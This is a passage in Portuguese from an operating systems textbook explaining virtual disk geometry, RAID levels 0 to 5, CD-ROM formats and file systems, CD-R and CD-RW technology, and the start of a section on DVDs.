Para ocultar os detalhes de quantos setores cada trilha possui, a maioria dos discos modernos tem uma geometria virtual que é apresentada ao sistema operacional. O software é instruído para agir como se existissem *x* cilindros, *y* cabeçotes e *z* setores por trilha. O controlador então remapeia uma requisição (*x*, *y*, *z*) em um posicionamento real de cilindro, cabeçote e setor. Uma possível geometria virtual para o disco físico da Figura 5.16(a) é mostrada na Figura 5.16(b). Em ambos os casos, o disco tem 192 setores, só que a organização publicada é diferente da organização real.

Para os PCs, os valores máximos para esses três parâmetros são muitas vezes (65535, 16 e 63), em virtude da necessidade de se manterem compatíveis com as limitações do IBM PC original. Nessa máquina foram usados campos de 16, 4 e 6 bits para especificar esses números, com os cilindros e setores enumerados a partir de 1 e os cabeçotes enumerados a partir de 0. Usando esses parâmetros e considerando 512 bytes por setor, o maior disco possível é de 31,5 GB. Para superar esse limite, muitos discos agora suportam um sistema chamado de endereçamento lógi-

**co de bloco** (logical block addressing – LBA), no qual os setores do disco são simplesmente enumerados consecutivamente a partir de 0, sem considerar a geometria do disco.

#### RAID

O desempenho da CPU tem aumentado exponencialmente nas últimas décadas, sendo basicamente duplicado a cada 18 meses. O mesmo não tem ocorrido com o desempenho dos dispositivos de disco. Na década de 1970, os tempos médios de posicionamento nos discos dos minicomputadores variavam de 50 a 100 ms. Atualmente, esses tempos atingem pouco menos de 10 ms. Na maioria das indústrias tecnológicas (digamos, automobilística ou de aviação), um fator de 5 a 10 na melhora do desempenho em duas décadas seria uma notícia importante (imagine carros de 300 mpg), mas na indústria de computadores isso é um verdadeiro fiasco. Assim, a diferença entre os desempenhos da CPU e dos dispositivos de disco tem se acentuado com o passar dos anos.

Vimos que o processamento paralelo está sendo cada vez mais usado para acelerar o desempenho da CPU. Da mesma maneira, esse fato tem feito muitos acreditarem que a E/S paralela também possa ser uma boa ideia. Em um artigo de 1998, Patterson et al. sugeriram seis organizações específicas para os discos, as quais poderiam ser usadas para melhorar o desempenho e a confiabilidade dos discos ou ambos (Patterson et al., 1998). Essas ideias foram rapidamente adotadas pela indústria e levaram a uma nova classe de dispositivos de E/S, chamada de RAID. Patterson et al. definiram RAID como um arranjo redundante de discos baratos (redundant array of inexpensive disks), mas a indústria redefiniu o I como 'Independente' em vez de 'Barato' (talvez assim eles pudessem usar discos mais caros?). Visto que foi novamente necessária a existência de um vilão (como, no caso, RISC versus CISC, também por Patterson), o mau sujeito nesse caso foi o disco único grande e caro (single large expensive disk — SLED).




Figura 5.16 (a) Geometria física de um disco com duas zonas. (b) Uma possível geometria virtual para esse disco.

A ideia básica em torno do RAID é instalar uma caixa cheia de discos próxima ao computador (em geral, um grande servidor), substituir a placa controladora de disco por um controlador RAID, copiar os dados para o RAID e então prosseguir com a operação normal. Em outras palavras, para o sistema operacional um RAID deveria parecer-se com um SLED, oferecendo, entretanto, melhor desempenho e confiabilidade. Visto que os discos SCSI têm bom desempenho, baixo preço e capacidade de permitir até sete dispositivos em um único controlador (15 para SCSIs maiores), é natural que a maioria dos RAIDs consista em um único controlador RAID SCSI mais uma caixa de discos SCSI que são vistos pelo sistema operacional como um único disco grande. Dessa maneira, nenhuma alteração no software é necessária para usar RAID, o que implica uma grande vantagem comercial para a maioria dos administradores de sistemas.

Além disso, para parecer-se com um único disco para o software, todos os RAIDs têm a propriedade de os dados serem distribuídos pelos dispositivos, permitindo operações em paralelo. Vários diferentes esquemas para fazer isso foram definidos por Patterson et al., sendo chamados de RAID nível 0 a RAID nível 5. Existem também alguns outros níveis secundários que não discutiremos aqui. O termo 'nível' é um tanto impróprio, visto que nenhuma hierarquia está envolvida: existem simplesmente seis possíveis organizações diferentes.

O RAID nível 0 é ilustrado na Figura 5.17(a). Ela possibilita a visualização de um único disco virtual, simulado pelo RAID, dividido em faixas de k setores cada um, em que os setores de 0 a k-1 estão na faixa 0, os setores de k a 2k-1 estão na faixa 1 e assim por diante. Para k=1, cada faixa equivale a um único setor; para k=2, cada faixa equivale a dois setores, e assim por diante. A organização do RAID nível 0 grava as faixas consecutivas nos discos em um estilo de alternância circular (round-robin), como mostrado na Figura 5.17(a) para um RAID com quatro discos.

A distribuição dos dados sobre vários discos, como mostrado na figura, é chamada de **striping**. Por exemplo, se o software emitir um comando para ler um bloco de dados que seja constituído de quatro faixas consecutivas, o controlador RAID quebrará esse comando em quatro comandos separados, um para cada um dos quatro discos, operando, assim, em paralelo. Teremos então E/S paralela sem que o software saiba desse fato.

O RAID nível 0 trabalha melhor com requisições maiores e, quanto maior, melhor. Se uma requisição for maior que o produto do número de discos pelo tamanho da faixa, alguns discos receberão requisições múltiplas, de modo que, quando terminam a primeira requisição, eles iniciam a segunda. Fica a cargo do controlador partir a requisição, gerar os comandos corretos para os discos apropriados na sequência certa e, então, reorganizar os resultados corretamente na memória. O desempenho é excelente e a implementação é direta.

O RAID nível 0 tem desempenho inferior com sistemas operacionais que requisitam dados de um setor por vez. Os resultados são corretos, mas não existe paralelismo e, portanto, nenhum ganho de desempenho. Outra desvantagem dessa organização é que a confiabilidade é potencialmente menor do que quando se tem um SLED. Se um RAID é constituído de quatro discos, cada um com um tempo médio de falha de 20 mil horas, a cada cinco mil horas um disco falhará e todos os dados serão completamente perdidos. Um SLED com um tempo médio de falha de 20 mil horas seria quatro vezes mais confiável. Em virtude da falta de redundância nesse projeto, ele não é de fato um RAID.

A opção seguinte — o RAID nível 1 —, mostrada na Figura 5.17(b), é uma verdadeira organização RAID, duplicando todos os discos, de modo que existam quatro discos primários e quatro discos de cópia de segurança (backups). Durante uma escrita, cada faixa é escrita duas vezes. Durante uma leitura, qualquer uma das duas cópias pode ser usada, distribuindo a carga em mais discos. Consequentemente, o desempenho da escrita não é melhor que o emprego de uma única cópia de cada disco, mas o desempenho da leitura pode ser até duas vezes melhor. A tolerância a falhas é excelente: se um disco quebra, a cópia é simplesmente usada no lugar. A recuperação consiste apenas em instalar um novo disco, transferindo para ele toda a cópia de segurança.

Diferentemente dos níveis 0 e 1, que trabalham com faixas de setores, o RAID nível 2 trabalha com palavras e muitas vezes com bytes. Imaginem quebrar cada byte de um único disco virtual em um par de pedaços de 4 bits cada, adicionando em cada pedaço o código de Hamming para formar uma palavra de 7 bits, dos quais os bits 1, 2 e 4 são bits de paridade. Melhor ainda imaginar que os sete discos da Figura 5.17(c) foram sincronizados quanto ao posicionamento do braço e à rotação. Então, seria possível escrever uma palavra de 7 bits codificada com Hamming sobre os sete discos, um bit por disco.

O computador CM-2 da Thinking Machines usava esse esquema, tomando palavras de 32 bits e adicionando 6 bits de paridade para formar uma palavra de 38 bits com Hamming, mais um bit extra para a paridade da palavra, e distribuía cada palavra nos 39 discos. O ganho total no desempenho era imenso, pois, durante o mesmo tempo de acesso a um setor, ele poderia escrever 32 setores de dados. Além disso, a perda de um disco não causava problemas, pois isso significava perder um bit em cada leitura de uma palavra de 39 bits, algo que o código de Hamming poderia tratar facilmente, sem a necessidade de parada do sistema.

A desvantagem é que esse esquema requer que todos os discos tenham suas rotações sincronizadas e somente tem sentido se usado com um número substancial de discos (mesmo com 32 discos de dados e seis discos de paridade, a sobrecarga causada por codificação de paridade é de 19 por cento). Ele também exige bastante do controlador,

visto que é necessário fazer a verificação de erro do código Hamming a cada chegada de bit.

O RAID nível 3 é uma versão simplificada do RAID nível 2. Ele é ilustrado na Figura 5.17(d). No presente caso, um único bit de paridade é computado para cada palavra de dados, sendo escrito em um disco de paridade. Assim como no RAID nível 2, os discos devem estar perfeitamente sincronizados, visto que as palavras de dados individuais são distribuídas nos vários discos.

Em uma primeira análise, pode parecer que um único bit de paridade permite somente a detecção do erro, e não sua correção. Para o caso de erros aleatórios não detectados, essa observação é válida. No entanto, para o caso de uma quebra de disco, ele permite a correção completa do erro de um bit, visto que a posição do bit danificado é conhecida. Se o disco quebra, o controlador simplesmente supõe de início que todos os seus bits são 0. Se uma palavra apresenta um erro de paridade, o bit do disco quebrado




Figura 5.17 RAID níveis 0 a 5. Os discos de cópia de segurança e paridade estão sombreados.

deve ter sido 1 em vez de 0, de modo que ele é corrigido. Embora ambos os RAIDs níveis 2 e 3 fornecam taxas muito altas de dados, o número de requisições de E/S separadas por segundo que eles podem tratar não é melhor do que para um único disco.

Os RAIDs níveis 4 e 5 trabalham novamente com faixas em vez de palavras individuais com paridade, não necessitando que os discos estejam sincronizados. O RAID nível 4 [veja a Figura 5.17(e)] é similar ao RAID nível 0, mas com a paridade entre as faixas escritas em um disco extra. Por exemplo, se cada faixa tem k bytes de tamanho, todas as faixas são processadas juntas por meio de um OU EX-CLUSIVO, resultando em uma faixa de paridade de k bytes de tamanho. Se um disco quebra, os bytes perdidos podem ser recalculados a partir do disco de paridade por meio da leitura de todo o conjunto de discos.

Essa organização protege contra a perda de um disco, mas não funciona tão bem para pequenas atualizações. Se um setor sofre alteração, é necessário ler todos os discos para recalcular a paridade, que deve, então, ser reescrita. De maneira alternativa, ela pode ler os dados antigos do usuário e os dados antigos da paridade e, então, recalcular a nova paridade a partir deles. Mesmo com essa otimização, uma pequena atualização precisa de duas leituras e duas escritas.

Em consequência da pesada carga de trabalho no disco de paridade, este pode se tornar um gargalo. Esse gargalo é eliminado no RAID nível 5 por meio da distribuição uniforme dos bits de paridade em todos os discos, de modo circular, como mostrado na Figura 5.17(f). Contudo, na ocorrência de uma quebra de disco, a reconstrução do conteúdo do disco falhado é um processo complexo.

#### CD-ROMs

Nos últimos tempos, os discos ópticos (em contraposição aos magnéticos) têm se tornado cada vez mais acessíveis. Eles têm densidade de gravação muito maior do que os discos magnéticos convencionais. Os discos ópticos foram originalmente desenvolvidos para armazenar programas de televisão, mas podem ter um uso mais atraente como dispositivos de armazenamento em computadores. Em virtude de sua capacidade potencialmente grande, os discos ópticos têm sido assunto de muita pesquisa e passado por uma evolução incrivelmente rápida.

Os discos ópticos de primeira geração foram inventados pelo conglomerado holandês Philips para o armazenamento de filmes. Eles tinham 30 cm de diâmetro e eram comercializados com o nome LaserVision, mas não se tornaram populares, a não ser no Japão.

Em 1980, a Philips, juntamente com a Sony, desenvolveu o CD (compact disk), que substituiu rapidamente o disco de vinil de 33 1/3 rpm para o armazenamento de músicas (exceto entre os tradicionalistas mais românticos, que ainda preferem o vinil). Os detalhes técnicos precisos para o CD foram publicados no documento de Padrão Internacional oficial (IS 10149), conhecido popularmente como Livro Vermelho, em razão da cor de sua capa. [Os padrões internacionais são emitidos pela Organização Internacional para a Padronização (International Organization for Standartization — ISO), que é a contrapartida internacional dos grupos de padrões nacionais como DIN etc. Cada um tem um número IS.] A questão principal da publicação das especificações de dispositivos e discos como um Padrão Internacional é a de permitir que os CDs de diferentes gravadoras e os aparelhos eletrônicos de fabricantes diversos sejam compatíveis. Todos os CDs possuem 120 mm de diâmetro e 1,2 mm de espessura, com um furo central de 15 mm. O CD de áudio foi a primeira mídia de armazenamento digital em massa bem-sucedida. Supõe-se que eles durem cem anos. Por favor, verifique novamente no ano 2080 até que ponto foi satisfatório o primeiro lote.

Um CD é produzido em várias etapas, consistindo no uso de um laser infravermelho de alta potência para queimar orifícios de 0,8 mícron de diâmetro em um disco-mestre revestido de vidro. A partir desse disco-mestre é feita uma matriz contendo elevações nos locais onde os orifícios foram feitos pelo laser. Em seguida, uma resina derretida de policarbonato é derramada nessa matriz para fazer um CD com o mesmo padrão de orifícios do disco-mestre de vidro. Então, uma camada muito fina de alumínio refletor é depositada sobre o policarbonato, coberto por um verniz protetor, e finalmente recebe um rótulo. As regiões rebaixadas no substrato de policarbonato são chamadas de de**pressões** (pits); as áreas não queimadas entre as depressões são chamadas superfícies (lands).

Quando os CDs são tocados, um diodo de laser de baixa potência dispara uma luz infravermelha com um comprimento de onda de 0,78 mícron sobre as depressões e as superfícies à medida que eles giram. O laser está no lado do policarbonato, de modo que as depressões estão voltadas para o laser. Como as depressões têm uma altura de 1/4 do comprimento de onda da luz do laser, a luz refletida de uma depressão tem metade do comprimento de onda da luz refletida da superfície que a envolve. Em consequência disso, as duas partes interferem destrutivamente e retornam menos luz para o fotodetector do que a luz vigorosa de uma superfície. É assim que um reprodutor de CD diferencia uma depressão de uma superfície. Embora possa parecer simples usar uma depressão para representar um 0 e uma superfície para representar um 1, é mais confiável interpretar uma transição depressão/superfície ou superfície/depressão como um 1 e a ausência dela como um 0 e, por isso, é usado esse esquema.

As depressões e as superfícies são escritas em uma única espiral contínuo que se inicia próximo do orifício central e gira até uma distância de 32 mm em direção à margem. A espiral realiza 22.188 rotações ao redor do disco (cerca de 600 por mm). Se esticado, ele mediria 5,6 km. A espiral é ilustrada na Figura 5.18.




Figura 5.18 Estrutura de gravação de um disco compacto ou CD-ROM.

Para tocar uma música em uma taxa uniforme, é necessário que as depressões e as superfícies sejam captadas em uma velocidade linear constante. Consequentemente, a taxa de rotação do CD deve ser continuamente reduzida quando o cabeçote de leitura está se movendo da parte mais interna para a parte mais externa do CD. Na parte mais interna, a taxa de rotação deve ser de 530 rpm para atingir uma taxa de fluxo desejada de 120 cm/s; na parte mais externa, ela se reduz para 200 rpm para permitir a mesma velocidade linear no cabeçote. Um dispositivo de velocidade linear constante é totalmente diferente de uma unidade de disco magnético, a qual opera em uma velocidade angular constante, independentemente de onde o cabeçote esteja posicionado. Além disso, 530 rpm estão ainda muito distantes das 3.600 a 7.200 rpm obtidas pela maioria dos discos magnéticos.

Em 1984, a Philips e a Sony conseguiram usar o CD para o armazenamento de dados computacionais, publicando o Livro Amarelo, que define um padrão preciso para aquilo que hoje é chamado de CD-ROM (disco compacto — memória apenas de leitura — ou compact disk — read only memory). Para introduzi-los no mercado até então já substancial de CDs de áudio, os CD-ROMs foram feitos com os mesmos tamanhos físicos dos CDs de áudio, com compatibilidades mecânicas e ópticas, sendo produzidos com as mesmas máquinas de moldes baseadas na injeção de policarbonato. Isso gerou não somente a obrigatoriedade do uso daqueles motores lentos de velocidade variável, mas também um custo menor de fabricação de um CD-ROM, que seria bem inferior a um dólar para um volume moderado de CDs.

O que o Livro Amarelo definiu foi a formatação dos dados computacionais. Ele também melhorou as habilidades de correção de erros do sistema — um passo essencial, pois, apesar de os amantes da música não notarem a perda de um bit aqui e outro acolá, os usuários de computado-

res tendem a ser muito mais exigentes nessa questão. O formato básico de um CD-ROM consiste em codificar cada byte em um símbolo de 14 bits, que são suficientes para codificar, usando Hamming, 1 byte de 8 bits com 2 bits de sobra. Na verdade, usa-se um sistema de codificação mais potente. O mapeamento de 14 para 8 durante a leitura é feito diretamente pelo hardware por meio de uma tabela de conversão.

No nível superior seguinte, um grupo de 42 símbolos consecutivos forma um **quadro** (*frame*) de 588 bits. Cada quadro contém 192 bits de dados (24 bytes). Os 396 bits restantes são usados para controle e correção de erro. Deles, 252 são os bits de correção de erros nos símbolos de 14 bits, e 144 são carregados na carga útil dos símbolos de 8 bits. Até agora, esse esquema é idêntico tanto para CDs de áudio como para CD-ROMs.

O que o Livro Amarelo inovou foi agrupar 98 quadros em um **setor do CD-ROM**, como mostra a Figura 5.19. Cada setor do CD-ROM começa com um preâmbulo de 16 bytes; os primeiros 12 são 00FFFFFFFFFFFFFFFFFFFF00 (em hexadecimal) para permitir ao leitor reconhecer o início do setor de um CD-ROM. Os próximos 3 bytes contêm o número do setor, o qual é necessário porque o posicionamento do cabeçote em um CD-ROM — que tem uma única espiral de dados — é muito mais difícil do que sobre um disco magnético, com suas trilhas concêntricas uniformes. Para posicionar, o software no dispositivo de CD calcula aproximadamente a posição para onde ir, move o cabeçote para lá e, então, inicializa a procura pelo preâmbulo para verificar até que ponto sua suposição foi boa. O último byte do preâmbulo indica o modo.

O Livro Amarelo define dois modos. O modo 1 usa o esquema da Figura 5.19, com um preâmbulo de 16 bytes, 2.048 bytes de dados e um código de correção de erro (ECC) de 288 bytes (código de Reed-Solomon). O modo 2 combina os campos de dados e ECC em um campo de dados de 2.336 bytes para aquelas aplicações que não precisam de correção de erros (ou não podem perder tempo para calculá-la), como áudio e vídeo. Note que, para oferecer a maior confiabilidade possível, são usados três esquemas de correção de erros: dentro de um símbolo, dentro de um quadro e dentro de um setor do CD-ROM. Os erros de um único bit são corrigidos no nível mais baixo, os erros de surtos curtos de dados são corrigidos no nível do quadro e quaisquer erros residuais são capturados no nível de setor. O custo dessa confiabilidade é usar 98 quadros de 588 bits (7.203 bytes) para transportar apenas 2.048 bytes de dados — uma eficiência de apenas 28 por cento.

Os dispositivos de CD-ROM de velocidade única operam a 75 setores/s, o que permite uma taxa de dados de 153.600 bytes/s no modo 1 e 175.200 bytes/s no modo 2. Os dispositivos de CD-ROM com velocidade dupla são




Figura 5.19 Esquema lógico dos dados em um CD-ROM.

duas vezes mais rápidos e assim por diante, até a velocidade máxima. Dessa maneira, um dispositivo 40x pode enviar dados em uma taxa de 40 × 153.600 bytes/s, supondo que a interface do dispositivo, o barramento e o sistema operacional possam todos trabalhar nessa taxa de dados. Um CD de áudio padrão tem espaço para 74 minutos de música, o que permite uma capacidade de 681.984.000 bytes quando usado no modo 1. Esse número geralmente é referido como 650 MB, porque 1 MB equivale a 220 bytes (1.048.576 bytes), e não a 1.000.000 bytes.

Note que mesmo um dispositivo de CD-ROM de 32x (4.915.200 bytes/s) não é páreo para um dispositivo rápido de disco magnético SCSI-2 a 10 MB/s, muito embora muitos CD-ROMs usem a interface SCSI (existem também CD-ROM IDE). Quando nos damos conta de que o tempo de posicionamento geralmente leva centenas de ms, temos de concordar que os dispositivos de CD-ROM não estão na mesma categoria de desempenho dos dispositivos de disco magnético, independentemente de sua grande capacidade de armazenamento.

Em 1986, a Philips surpreendeu novamente com o Livro Verde, adicionando gráficos e a habilidade de misturar áudio, vídeo e dados em um mesmo setor — uma característica essencial para o CD-ROM de multimídia.

A última peça do quebra-cabeça do CD-ROM é o sistema de arquivos. A fim de tornar possível o uso do mesmo CD-ROM em diferentes computadores, um acordo foi estabelecido para os sistemas de arquivos dos CD-ROMs. Para chegar a esse acordo, os representantes de muitas empresas se reuniram em Lake Tahoe, nas High Sierras na fronteira entre Califórnia e Nevada, e planejaram um sistema de arquivos que eles chamaram de High Sierra. Posteriormente evoluiu para tornar-se um padrão internacional (ISO 9660). Esse sistema apresenta três níveis. O nível 1 usa nomes de arquivos de até oito caracteres, opcionalmente seguidos por uma extensão de até três caracteres (convenção de nomenclatura para arquivos MS-DOS). Os nomes de arquivos podem conter somente letras maiúsculas, dígitos e traço. Os diretórios podem ser aninhados em uma profundidade de até 8, mas os nomes dos diretórios podem não conter extensões. O nível 1 requer que todos os arquivos sejam contíguos; isso não configura um problema para a mídia escrita somente uma vez. Qualquer CD-ROM que siga o padrão ISO 9660 nível 1 pode ser lido usando MS-DOS, um computador Apple, um computador UNIX ou qualquer outro computador. Os produtores de CD-ROM consideram essa propriedade uma grande vantagem.

O nível 2 do padrão ISO 9660 permite nomes de até 32 caracteres e o nível 3 permite arquivos não contínuos. As extensões Rock Ridge (assim chamadas em razão da cidade do filme Banzé no Oeste, de Gene Wilder) permitem tamanhos longos para nomes (para UNIX), identificadores de usuários (user ID — UID) e de grupos (group ID — GID) e ligações simbólicas, mas os CD-ROMs não padronizados de acordo com o nível 1 não serão legíveis em todos os computadores.

Os CD-ROMs têm se tornado extremamente populares para a publicação de jogos, filmes, enciclopédias, atlas e trabalhos de todos os tipos. A maioria dos softwares comerciais é publicada atualmente em CD-ROMs. A combinação de grande capacidade e baixo custo de fabricação os torna apropriados a inúmeras aplicações.

#### CDs graváveis

Inicialmente, o equipamento necessário para produzir um CD-ROM mestre (ou um CD de áudio) era bastante caro. Mas, como normalmente ocorre na indústria de computadores, nada permanece caro por muito tempo. Em meados da década de 1990, os gravadores de CD não maiores do que os leitores de CD — eram periféricos comuns disponíveis na maioria das lojas de computadores. Esses dispositivos ainda eram diferentes dos discos magnéticos, pois, uma vez escritos, os CD-ROMs não poderiam ser apagados. Todavia, rapidamente se encontrou um nicho para eles, utilizando-os como dispositivos para backups de grandes discos rígidos e também permitindo que companhias individuais ou emergentes fabricassem seus próprios CD-ROMs ou fizessem discos-mestres para as empresas de cópias de CDs em alta escala. Esses discos são conhecidos como CD-Rs (CDs graváveis ou CD--recordables).

Fisicamente, os CD-Rs iniciam como CDs virgens de policarbonato de 120 mm, como os CD-ROMs, exceto pelo fato de conterem um caminho largo de 0,6 mm para guiar o laser durante a escrita. O caminho apresenta uma excursão senoidal de 0,3 mm em uma frequência de exatamente 22,05 kHz para fornecer realimentação contínua, de modo que a velocidade de rotação possa ser monitorada com precisão e ajustada, se necessário. Os CD-Rs parecem CD-ROMs normais, exceto que são dourados em vez de prateados. A cor dourada se deve ao uso de ouro no lugar de alumínio para a camada refletora. Diferentemente dos CDs prateados, que possuem depressões físicas sobre eles, nos CD-Rs as diferenças na refletividade entre as depressões e as superfícies precisam ser simuladas. Isso é feito adicionando uma camada de tinta entre o policarbonato e a camada refletora de ouro, como mostra a Figura 5.20. Dois tipos de tintas são usados: a cianina, que é verde, e a ptalocianina, que é um laranja amarelado. Os químicos são capazes de discutir horas a fio sobre qual é a melhor. Essas tintas são similares às usadas em fotografia, o que explica por que as empresas Eastman Kodak e Fuji são as maiores fabricantes de CD-Rs virgens.

Em seu estado inicial, a camada de tinta é transparente e permite que a luz do laser atravesse e reflita sobre a camada de ouro. Para escrever, o laser do CD-R é elevado para alta potência (8–16 mW). Quando o raio incide em um ponto de tinta, ele o aquece, rompendo uma ligação química. Essa mudança na estrutura molecular cria um ponto escuro. Durante a leitura (em 0,5 mW), o fotodetector capta as diferenças entre os pontos escuros onde a tinta foi aquecida e as áreas transparentes onde ela permanece intacta. Essas diferenças são interpretadas como as dife-

renças entre as depressões e as superfícies, mesmo quando lidas por um leitor convencional de CD-ROM ou por um tocador de CD de áudio.

Nenhum tipo novo de CD 'seria alguém' sem um livro colorido, de modo que o CD-R também possui o seu, o Livro Laranja, publicado em 1989. Esse documento define CD-R e também um novo formato, o CD-ROM XA, que permite que os CD-Rs sejam gravados de modo incremental, com poucos setores hoje, um pouco mais amanhã e um pouco no próximo mês. Um grupo de setores consecutivos gravados de uma vez é chamado de trilha do CD-ROM.

Um dos primeiros usos de CD-R foi feito pela máquina PhotoCD da Kodak. Nesse sistema, o cliente traz um rolo de filme batido juntamente com seu PhotoCD para o processador de foto e ganha novamente o mesmo PhotoCD com as novas exposições adicionadas após as antigas. O novo lote, que é criado varrendo-se os negativos, é gravado no Photo-CD como uma trilha separada. A gravação incremental foi necessária porque, quando esse produto foi introduzido no mercado, os CD-Rs virgens eram muito caros para permitir a utilização de um novo CD-R a cada rolo de filme.

Contudo, a gravação incremental cria um novo problema. Antes do Livro Laranja, todos os CD-ROMs inicialmente tinham uma única **tabela de conteúdos de volume** (volume table of contents — VTOC). Esse esquema não funciona com gravações incrementais (isto é, várias trilhas). A solução apresentada no Livro Laranja foi fornecer cada trilha do CD-ROM com sua própria VTOC. Os arquivos relacionados na VTOC podem incluir alguns arquivos das trilhas anteriores ou todos eles. Após o CD-R ser inserido no dispositivo, o sistema operacional verifica todas as trilhas do CD-ROM para localizar a VTOC mais recente, que




Figura 5.20 Corte transversal de um CD-R (tamanho reduzido). Um CD-ROM prata tem estrutura semelhante, exceto pelas camadas de tinta e de alumínio que aparecem no lugar da camada de ouro.

contém o estado atual do disco. Incluindo na VTOC atual alguns, mas não todos os arquivos das trilhas anteriores, torna-se possível criar a ilusão de que os arquivos não incluídos foram removidos. As trilhas podem ser agrupadas em sessões, originando os CD-ROMs multisessão. Os tocadores-padrão de CD de áudio não podem trabalhar com CDs de várias sessões porque eles esperam encontrar uma única VTOC no início. Alguns aplicativos ainda conseguem manipulá-los.

O CD-R permite que pessoas e companhias copiem com facilidade CD-ROMs (e CDs de áudio), muitas vezes violando os direitos autorais. Vários esquemas têm sido planejados tanto para dificultar a pirataria quanto para impedir a leitura do CD-ROM durante o uso de qualquer outra versão do software que não seja a original. Um deles envolve a gravação no CD-ROM de todos os tamanhos dos arquivos como multigigabyte, anulando qualquer tentativa de copiar os arquivos para o disco rígido usando software- -padrão para cópia. Os tamanhos verdadeiros são embutidos no software de instalação ou escondidos (possivelmente mediante o uso de criptografia) no CD-ROM em um local não esperado. Um outro esquema usa ECCs intencionalmente incorretos em setores selecionados, na expectativa de que, durante a cópia, o software de cópia padrão 'corrija' os erros. O software aplicativo original verifica os ECCs por si próprio, recusando trabalhar caso os erros tenham sido corrigidos. Também podem ser usados intervalos não padronizados entre as trilhas e muitos outros 'defeitos' físicos.

#### CDs regraváveis

Embora as pessoas estejam acostumadas ao uso de mídias graváveis uma única vez, como papéis e filmes fotográficos, existe uma demanda pelo CD-ROM regravável. O CD-RW (CD-rewritable - CD regravável) é uma nova tecnologia disponível, que usa mídia de mesmo tamanho que o CD-R. Entretanto, em vez de usar tinta verde ou laranja, o CD-RW usa uma liga metálica de prata, índio, antimônio e telúrio para a camada de gravação. Essa liga apresenta dois estados estáveis: cristalino e amorfo, com diferentes refletividades.

Os dispositivos de CD-RW empregam lasers com três potências diferentes. Na potência alta, o laser derrete a liga metálica, convertendo-a do estado cristalino, com alto grau de reflexão, para o estado amorfo, com baixo grau de reflexão, para gerar uma depressão. Na potência média, a liga metálica derrete e retorna a seu estado cristalino natural para novamente se tornar uma superfície. Na potência baixa, o estado do material é sentido (para leitura), mas nenhuma mudança de fase ocorre.

A razão para o CD-RW não ter substituído o CD-R é que o CD-RW virgem é muito mais caro do que o CD-R virgem. Além disso, como meio de backup de disco rígido, o fato de um CD-R não poder ser apagado acidentalmente após ter sido escrito é uma grande vantagem.

O formato básico de CD/CD-ROM vem sendo usado desde 1980. A tecnologia tem melhorado desde então, de modo que os discos ópticos de alta capacidade agora são acessíveis economicamente e existe uma grande demanda para eles. Hollywood adoraria trocar as fitas de vídeo analógicas por discos digitais, uma vez que os discos têm uma alta qualidade, são baratos, duram mais, utilizam menos espaço para armazenagem em videolocadoras e não precisam ser rebobinados. As empresas de aparelhos eletrônicos sempre estão procurando por um novo produto de impacto, e muitas companhias de computadores querem incorporar características multimídia em seus softwares.

Essa combinação de tecnologia e demanda por três indústrias extremamente poderosas e ricas levou ao surgimento do DVD, originalmente um acrônimo de disco de vídeo digital (digital video disk), mas atualmente oficializado como disco versátil digital (digital versatile disk). Os DVDs usam o mesmo projeto geral dos CDs, com discos de policarbonato de 120 mm moldados e injetados contendo depressões e superfícies iluminadas por um diodo de laser e lidas por um fotodetector. Entretanto, existem as seguintes novidades:

- 1. Depressões menores (0,4 mícron contra 0,8 mícron dos CDs).
- 2. Uma espiral mais estreito (0,74 mícron entre trilhas contra 1,6 mícron dos CDs).
- 3. Um laser vermelho (0,65 mícron contra 0,78 mícron dos CDs).

Juntos, esses melhoramentos significam um aumento de sete vezes a capacidade original, resultando em 4,7 GB. Um dispositivo de DVD 1x trabalha em 1,4 MB/s (contra 150 KB/s dos CDs). Infelizmente, a mudança para os lasers vermelhos usados nos supermercados implica que os aparelhos de DVD precisarão de um segundo laser ou óptica de conversão especial para permitir a leitura dos CDs e CD--ROMs existentes, mas com a queda no preço dos lasers, a maioria deles atualmente tem ambos, de modo que podem ler ambos os tipos de mídia.

